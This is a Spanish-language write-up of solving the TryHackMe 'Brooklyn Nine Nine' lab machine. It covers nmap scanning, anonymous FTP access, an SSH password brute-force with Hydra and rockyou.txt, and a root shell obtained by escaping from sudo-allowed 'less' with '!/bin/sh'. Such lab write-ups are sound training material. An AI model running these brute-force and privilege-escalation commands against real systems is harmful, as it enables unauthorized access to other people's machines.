brooklynninenine

Resolviendo la máquina Brooklyn Nine Nine

> En esta publicación, comparto cómo resolví la máquina **Brooklyn Nine Nine** de TryHackMe.

Enumeración

Ping

`ping -c 1 10.10.32.108`

```
PING 10.10.32.108 (10.10.32.108) 56(84) bytes of data.
64 bytes from 10.10.32.108: icmp_seq=1 ttl=63 time=43.9 ms

--- 10.10.32.108 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 43.853/43.853/43.853/0.000 ms
```

TTL=63/64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.32.108 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 18:21 CEST
Initiating SYN Stealth Scan at 18:21
Scanning 10.10.32.108 [65535 ports]
Discovered open port 80/tcp on 10.10.32.108
Discovered open port 21/tcp on 10.10.32.108
Discovered open port 22/tcp on 10.10.32.108
Completed SYN Stealth Scan at 18:21, 12.08s elapsed (65535 total ports)
Nmap scan report for 10.10.32.108
Host is up, received user-set (0.044s latency).
Scanned at 2025-08-03 18:21:34 CEST for 12s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
           Raw packets sent: 66184 (2.912MB) | Rcvd: 65837 (2.633MB)
```

`nmap -p21,22,80 -sCV 10.10.32.108 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 18:22 CEST
Nmap scan report for 10.10.32.108
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.184.124
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

FTP

Se observa que el servicio **FTP** (puerto 21) se encuentra abierto y con el inicio de sesión anónimo activado.

`ftp 10.10.32.108`

```
Connected to 10.10.32.108.
220 (vsFTPd 3.0.3)
Name (10.10.32.108:manumore): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

`ls`

```
229 Entering Extended Passive Mode (|||35783|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
```

Se identifica el archivo `note_to_jake.txt`, el cual se descarga para su análisis.

`get note_to_jake.txt`

`cat note_to_jake.txt`

```
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```


Se encuentra el usuario `jake`, que le están pidiendo cambiar la contraseña.

HTTP

`http://10.10.32.108/`

Fuzzing Web

```
dirb http://10.10.32.108
```




Explotación

Hydra

Se realiza un ataque de fuerza bruta sobre el usuario `jake`, utilizando el diccionario `rockyou.txt`.

```
hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.32.108 -t 64
```



Se obtiene la contraseña `987654321` correspondiente al usuario `jake`.

SSH

Se accede al servicio **SSH** (puerto 22) con el usuario y contraseña obtenidos anteriormente.

```
ssh jake@10.10.32.108
```

```
The authenticity of host '10.10.32.108 (10.10.32.108)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.32.108' (ED25519) to the list of known hosts.
jake@10.10.32.108's password:
Last login: Tue May 26 08:56:58 2020
```

Escalada de Privilegios

Sudo

`sudo -l`

```
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
```

Se detecta que el usuario puede ejecutar `/usr/bin/less` como superusuario. Según GTFOBins, este binario puede ser explotado para obtener una shell con privilegios elevados.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```


```
sudo less /etc/profile
!/bin/sh
```


```
# whoami
root
```
